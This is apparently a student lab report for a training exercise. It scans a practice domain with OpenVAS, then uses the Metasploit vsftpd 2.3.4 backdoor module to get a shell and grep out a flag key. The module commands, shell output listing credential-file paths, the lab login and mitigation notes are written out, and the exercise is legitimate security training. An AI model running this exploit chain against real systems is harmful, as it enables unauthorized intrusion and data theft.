Ex060 - OpenVAS

Simon Tobon

2021-07-08

Contents

Executive Summary

For This exercise we were tasked to run an OpenVAS Security and Vulnerability scan on the www.f4rmc0rp.com domain. With the vulnerabilities unearthed by the OpenVAS scan we were then tasked to use Metasploit to infiltrate and gain access to a machine on this domain. With this vulnerability we were able to get access to the machines file system and find some interesting files and even a key.

Technical Report

Finding: Description of finding

Risk Rating

There is relatively low risk in performing this exploit, even though it is discover able. We are able to retrieve files and other access on a machine.


Vulnerability Description

A vsftpd Backdoor allows an attacker to remotely gain access to a machines file system, allowing them to read and write to it.

Attack Narrative

To begin the Exercise we started by deploying the OpenVAS software. This is done by running the following command in the terminal: **sudo openvas-start**. After this command **xdg-open https://localhost:9392** is run. Finally, after that we open a Web Browser such as FireFox, and navigate to localhost:9392. This will bring us to the Greenbone Security Assistant (OpenVAS) and we login using the username: admin, and password: cryoncorp215.

We then create a Target by going to Configuration tab, then Targets, and pressing the light blue star to add and configure it with the F4rmc0rp domain. We then schedule a task with the F4rmc0rp target we just created and perform the scan. Once the scan is done it gives a list of vulnerabilities as can be seen below:



localhost:9392/omp?cmd=get_report&report_id=70fccd39-d71e-4308-b8eb-1b9ab7e6200b&notes=1&overrides=&min_qod=70&resu...

Logged in as Admin **admin** | Logout
Tue Oct 6 16:00:36 2020 UTC

Filter:
autofp=0 apply_overrides=1 notes=1 overrides=1 result_hosts_only=1 first=1 rows=100 sort-reverse=severity levels=hml min_qod=70

Report: Results (5 of 75)


ID: 70fccd39-d71e-4308-b8eb-1b9ab7e6200b
Modified: Tue Oct 6 15:59:00 2020
Created: Tue Oct 6 15:45:53 2020
Owner: admin

Vulnerability		Severity	QoD	Host	Location	Actions
vsftpd Compromised Source Packages Backdoor Vulnerability		7.5 (High)	99%	172.30.0.128 (www.f4rmc0rp.com)	6200/tcp	
vsftpd Compromised Source Packages Backdoor Vulnerability		7.5 (High)	99%	172.30.0.128 (www.f4rmc0rp.com)	2121/tcp	
Anonymous FTP Login Reporting		6.4 (Medium)	80%	172.30.0.128 (www.f4rmc0rp.com)	2121/tcp	
FTP Unencrypted Cleartext Login		4.8 (Medium)	70%	172.30.0.128 (www.f4rmc0rp.com)	2121/tcp	
TCP timestamps		2.6 (Low)	80%	172.30.0.128 (www.f4rmc0rp.com)	general/tcp	

(Applied filter:autofp=0 apply_overrides=1 notes=1 overrides=1 result_hosts_only=1 first=1 rows=100 sort-reverse=severity levels=hml min_qod=70)

After performing the scan we learn that there is a **vsftpd Compromised Source packages Backdoor vulnerability.** This vulnerability is found on both TCP ports 6200 and 2121. Under the references column on the OpenVAS software we can see that there is a Metasploit module available to exploit this vulnerability. With this information we then opened a terminal window and ran the following command: **msfconsole**. This initializes the Metasploit Framework console. We then load the metasploit module relevant to this vulnerability with the following command: **use exploit/unix/ftp/vsftpd_234_backdoor** Using **options** We see that we must set a RHOST and a RPORT. We set the RHOST to www.f4rmc0rp.com and the RPORT to 2121. We then run the **exploit** command and this grants us access to the file system on the machine.

We listened to packets being transferred during this attack with Wireshark and followed TCP packets to try to identify what username and password was being used to gain access.




```
echo d91gTpzcyKjqqSfQ
d91gTpzcyKjqqSfQ
ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
```

Packet 27. 14 client pkts, 13 server pkts, 14 turns. Click to select.

Entire conversation (14 kB) Show and save data as ASCII Stream 0

Find: Find Next

After further digging around we could conclude that a vulnerability like this one is very severe and could result in the stealing of valuable information and even corruption/destruction of entire archives. This vulnerability could be mitigated by closing the ports and/or upgrading to the latest version of vsftpd. To prove that we were able to exploit this vulnerability we retrieved KEY008 by running the following command: **grep -nr ”KEY008:*”**. This yielded the following results:



```
grep: run/systemd/journal/streams/9:16828: Permission denied
grep: run/systemd/journal/streams/9:16769: Permission denied
grep: run/systemd/journal/streams/9:16432: Permission denied
grep: run/systemd/journal/streams/9:16176: Permission denied
grep: run/systemd/inaccessible: Permission denied
grep: .cache: Permission denied
grep: home/opp: Permission denied
grep: home/brian: Permission denied
grep: home/guest/.bash_history: Permission denied
grep: home/jnw: Permission denied
home/vsftp/key8:1:KEY008:0KAPlIo8G6+4wLP9prlZRg==
grep: etc/bind/rndc.key: Permission denied
grep: etc/polkit-1/localauthority: Permission denied
grep: etc/chatscripts: Permission denied
grep: etc/.pwd.lock: Permission denied
grep: etc/security/opasswd: Permission denied
grep: etc/ppp/peers: Permission denied
grep: etc/ppp/chap-secrets: Permission denied
grep: etc/ppp/pap-secrets: Permission denied
grep: etc/NetworkManager/system-connections/Wired connection 1: Permission denied
grep: etc/exim4/passwd.client: Permission denied
grep: etc/shadow-: Permission denied
grep: etc/shadow: Permission denied
grep: etc/gshadow-: Permission denied
grep: etc/sudoers: Permission denied
grep: etc/gshadow: Permission denied
grep: etc/ssl/private: Permission denied
grep: etc/ssl/crt/server.key: Permission denied
grep: etc/sudoers.d/README: Permission denied
grep: etc/ssh/ssh_host_ecdsa_key: Permission denied
grep: etc/ssh/ssh_host_ed25519_key: Permission denied
grep: etc/ssh/ssh_host_rsa_key: Permission denied
```

We can see that in home/vsftpd/key8 the KEY008 is contained. The key is as follows: **KEY008:0kAPlIo8G6+4wLP9prlZRg==**.